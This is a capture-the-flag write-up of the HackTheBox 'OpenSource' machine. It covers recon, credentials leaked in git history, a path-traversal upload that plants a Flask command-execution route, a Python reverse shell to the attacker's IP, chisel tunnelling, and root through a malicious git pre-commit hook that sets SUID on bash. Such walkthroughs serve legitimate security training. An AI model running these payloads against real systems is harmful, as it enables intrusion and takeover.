OpenSource HackTheBox

Reconnaissance

We start by scanning the ports of the machine with nmap


nmap -sC -sV 10.10.11.164 -A -Pn

```
22/tcp   open       ssh        OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 1e:59:05:7c:a9:58:c9:23:90:0f:75:23:82:3d:05:5f (RSA)
|   256 48:a8:53:e7:e0:08:aa:1d:96:86:52:bb:88:56:a0:b7 (ECDSA)
|_  256 02:1f:97:9e:3c:8e:7a:1c:7c:af:9d:5a:25:4b:b8:c8 (ED25519)
80/tcp   open       http       Werkzeug/2.1.2 Python/3.10.3
| fingerprint-strings:
|   GetRequest:
|           HTTP/1.1 200 OK
|           Server: Werkzeug/2.1.2 Python/3.10.3
|           Date: Sun, 04 Sep 2022 05:00:31 GMT
|           Content-Type: text/html; charset=utf-8
|           Content-Length: 1360
|           Connection: close
|           <html lang="en">
|           <head>
|           <meta charset="UTF-8">
|           <meta name="viewport" content="width=device-width, initial-scale=1.0">
|           <title>upcloud - Upload files for Free!</title>
|           <script src="/static/vendor/jquery/jquery-3.4.1.min.js"></script>
|           <script src="/static/vendor/popper/popper.min.js"></script>
|           <script src="/static/vendor/bootstrap/js/bootstrap.min.js"></script>
|           <script src="/static/js/ie10-viewport-bug-workaround.js"></script>
|           <link rel="stylesheet" href="/static/vendor/bootstrap/css/bootstrap.css"/>
|           <link rel="stylesheet" href=" /static/vendor/bootstrap/css/bootstrap-grid.css"/>
|           <link rel="stylesheet" href=" /static/vendor/bootstrap/css/bootstrap-reboot.css"/>
|           <link rel="
|   HTTPOptions:
|           HTTP/1.1 200 OK
|           Server: Werkzeug/2.1.2 Python/3.10.3
|           Date: Sun, 04 Sep 2022 05:00:31 GMT
|           Content-Type: text/html; charset=utf-8
|           Allow: GET, POST, HEAD, OPTIONS
|           Content-Length: 0
|           Connection: close
|   RTSPRequest:
|           <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN"
|           "http://www.w3.org/TR/html4/strict.dtd">
|           <html>
|           <head>
```

```
|       <meta http-equiv="Content-Type" content="text/html;charset=utf-8">
|       <title>Error response</title>
|       </head>
|       <body>
|       <h1>Error response</h1>
|       <p>Error code: 400</p>
|       <p>Message: Bad request version ('RTSP/1.0').</p>
|       <p>Error code explanation: HTTPStatus.BAD_REQUEST - Bad request syntax or unsupported
method.</p>
|       </body>
|_      </html>
|_http-title: upcloud - Upload files for Free!
|_http-server-header: Werkzeug/2.1.2 Python/3.10.3
3000/tcp filtered ppp
1 service unrecognized despite returning data. If you know the service/version, please submit the following
fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port80-TCP:V=7.92%I=7%D=9/4%Time=631430EF%P=x86_64-pc-linux-gnu%r(GetRe
SF:quest,5FF,"HTTP/1\.1\x20200\x20OK\r\nServer:\x20Werkzeug/2\.1\.2\x20Pyt
SF:hon/3\.10\.3\r\nDate:\x20Sun,\x2004\x20Sep\x202022\x2005:00:31\x20GMT\r
SF:\nContent-Type:\x20text/html;\x20charset=utf-8\r\nContent-Length:\x2013
SF:60\r\nConnection:\x20close\r\n\r\n<html\x20lang=\"en\">\n<head>\n\x20\x
SF:20\x20\x20<meta\x20charset=\"UTF-8\">\n\x20\x20\x20\x20<meta\x20name=\"
SF:viewport\"\x20content=\"width=device-width,\x20initial-scale=1\.0\">\n\
SF:x20\x20\x20\x20<title>upcloud\x20-\x20Upload\x20files\x20for\x20Free!</
SF:title>\n\n\x20\x20\x20\x20<script\x20src=\"/static/vendor/jquery/jquery
SF:-3\.4\.1\.min\.js\"></script>\n\x20\x20\x20\x20<script\x20src=\"/static
SF:/vendor/popper/popper\.min\.js\"></script>\n\n\x20\x20\x20\x20<script\x
SF:20src=\"/static/vendor/bootstrap/js/bootstrap\.min\.js\"></script>\n\x2
SF:0\x20\x20\x20<script\x20src=\"/static/js/ie10-viewport-bug-workaround\.
SF:js\"></script>\n\n\x20\x20\x20\x20<link\x20rel=\"stylesheet\"\x20href=\
SF:"/static/vendor/bootstrap/css/bootstrap\.css\"/>\n\x20\x20\x20\x20<link
SF:\x20rel=\"stylesheet\"\x20href=\"\x20/static/vendor/bootstrap/css/boots
SF:trap-grid\.css\"/>\n\x20\x20\x20\x20<link\x20rel=\"stylesheet\"\x20href
SF:=\"\x20/static/vendor/bootstrap/css/bootstrap-reboot\.css\"/>\n\x20\x20
SF:\x20\x20<link\x20rel=\"")%r(HTTPOptions,CD,"HTTP/1\.1\x20200\x20OK\r\nS
SF:erver:\x20Werkzeug/2\.1\.2\x20Python/3\.10\.3\r\nDate:\x20Sun,\x2004\x2
SF:0Sep\x202022\x2005:00:31\x20GMT\r\nContent-Type:\x20text/html;\x20chars
SF:et=utf-8\r\nAllow:\x20GET,\x20POST,\x20HEAD,\x20OPTIONS\r\nContent-Leng
SF:th:\x200\r\nConnection:\x20close\r\n\r\n")%r(RTSPRequest,1F4,"<!DOCTYPE
SF:\x20HTML\x20PUBLIC\x20\"-//W3C//DTD\x20HTML\x204\.01//EN\"\n\x20\x20\x2
SF:0\x20\x20\x20\x20\x20\"http://www\.w3\.org/TR/html4/strict\.dtd\">\n<ht
SF:ml>\n\x20\x20\x20\x20<head>\n\x20\x20\x20\x20\x20\x20\x20\x20<meta\x20h
SF:ttp-equiv=\"Content-Type\"\x20content=\"text/html;charset=utf-8\">\n\x2
SF:0\x20\x20\x20\x20\x20\x20\x20<title>Error\x20response</title>\n\x20\x20
SF:\x20\x20</head>\n\x20\x20\x20\x20<body>\n\x20\x20\x20\x20\x20\x20\x20\x
SF:20<h1>Error\x20response</h1>\n\x20\x20\x20\x20\x20\x20\x20\x20<p>Error\
SF:x20code:\x20400</p>\n\x20\x20\x20\x20\x20\x20\x20\x20<p>Message:\x20Bad
SF:\x20request\x20version\x20\('RTSP/1\.0'\)\.</p>\n\x20\x20\x20\x20\x20\x
SF:20\x20\x20<p>Error\x20code\x20explanation:\x20HTTPStatus\.BAD_REQUEST\x
SF:20-\x20Bad\x20request\x20syntax\x20or\x20unsupported\x20method\.</p>\n\
SF:x20\x20\x20\x20</body>\n</html>\n");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Enumeration

If we go to the web it tells us that we can download the source code so we will give it download



Vulnerability Assessment

We unzip the zip and find that there is a .git directory, and searching between branches and commits we find credentials although they do not work for ssh

$ git branch

$ git log dev --oneline

$ git show a76f8f7

```
+{
+  "python.pythonPath": "/home/dev01/.virtualenvs/flask-app-b5GscEs_/bin/python",
+  "http.proxy": "http://dev01:Soulless_Developer#2022@10.10.10.128:5187/",
+  "http.proxyStrictSSL": false
+}
```

Looks like we have a username and password that was used. We will note those creds down for later.

Exploitation

If we continue looking in app/app/ there is a views.py file that is the one that stores the functions

```
import os

from app.utils import get_file_name

from flask import render_template, request, send_file
```

```
from app import app

@app.route('/', methods=['GET', 'POST'])

def upload_file():

        if request.method == 'POST':

        f = request.files['file']

        file_name = get_file_name(f.filename)

        file_path = os.path.join(os.getcwd(), "public", "uploads", file_name)

        f.save(file_path)

        return render_template('success.html', file_url=request.host_url + "uploads/" + file_name)

        return render_template('upload.html')



@app.route('/uploads/<path:path>')

def send_report(path):

path = get_file_name(path)

        return send_file(os.path.join(os.getcwd(), "public", "uploads", path))

@app.route('/shell')

def cmd():

        return os.system(request.args.get('cmd'))
```

Guiding us by the functions above we can define our own function and add it at the end to later upload it and execute commands .

We upload it from http://10.10.11.164/upcloud but we will intercept with burp suite and change the route to "/app/app/views.py" to overwrite the current one on the machine and press forward

Content-Disposition: form-data; name="file"; filename="**..//app/app/views.py**"

Content-Type: text/x-python

Then go to the webpage and write this cmds to step ..

http://10.10.11.164/shell

http://10.10.11.164/shell?cmd=ls

http://10.10.11.164/shell?cmd=python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.14.131",443));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("sh")'

User Flag

$ sudo nc -lvnp 443

Now that we have access we can check for port 3000, on what service is actually running there.

$ python3 -m http.server 3000

It's running what looks like Gitea that's listening on 127.0.0.1:3000. To access this properly from our attacking machine, we can look into Chisel to relay the traffic so we can actually browse this Gitea instance. First just have to copy the binaries across, which is easy with wget and a local http server on our attacking machine. Once across we have to do the below to proxy the traffic..

/app # wget 10.10.14.131:3000/chisel_1.7.7_linux_amd64

/app # mv chisel_1.7.7_linux_amd64 **chisel**

/app # chmod +x chisel

Client Machine:

/app # ./chisel client 10.10.14.10:8000 R:3000:172.17.0.1:3000

2022/09/04 04:51:00 client: Connecting to ws://10.10.14.131:5000

2022/09/04 04:51:02 client: Connected (Latency 240.199282ms)

Attacking Machine:

$ chisel server --reverse --port 5000

2022/09/04 00:49:53 server: Reverse tunnelling enabled

2022/09/04 00:49:53 server: Fingerprint QBYfsHsedPznwuHOInc5GjGSg/PwhgZHDvybT4RU/lE=


2022/09/04 00:49:53 server: Listening on http://0.0.0.0:5000

2022/09/04 00:51:02 server: session#1: Client version (1.7.7) differs from server version (0.0.0-src)


2022/09/04 00:51:02 server: session#1: tun: proxy#R:3000=>172.17.0.1:3000: List

If we open the localhost in the browser on port 3000 we see a gitea panel we can use the credentials that we found at the beginning **dev01:Soulless_Developer#2022**

http://localhost:3000



We can sign in over at gitea, check the current home_backup directory and find an id_rsa key we can use to SSH over as dev01 with:



$ chmod 600 id_rsa

$ ssh dev01@10.10.11.164 -i id_rsa

$ cat user.txt

9a4391ffabc442a70f980f41ae589a69

Root Flag

Privilege escalation

lets do basic enumeration, with linPEAS, and also pspy .linPEAS gave us no quick and easy Priv Esc, but with pspy, we can see that a script under the root user is called that calls git in the dev01 users home directory.

$ python3 -m http.server 4444

-bash-4.4$ cd /tmp

-bash-4.4$ wget http://10.10.14.131:4444/linpeas.sh

-bash-4.4$ wget http://10.10.14.131:4444/pspy32s

-bash-4.4$ chmod +x linpeas.sh pspy32s

-bash-4.4$ ./linpeas.sh | tee lin.log

Run 5 mins then click Ctl+c

-bash-4.4$ ./pspy32s

Run 5 mins then click Ctl+c

In gtfobins we see an example abusing the pre-commit, we can try it and after a minute we become root.

-bash-4.4$ echo "chmod u+s /bin/bash" >> ~/.git/hooks/pre-commit

-bash-4.4$ chmod +x !$

bash-4.4$ bash -p

bash-4.4# whoami

bash-4.4# cd /root

bash-4.4# cat root.txt

3eac06461b61e7c26dd17c6c386006ba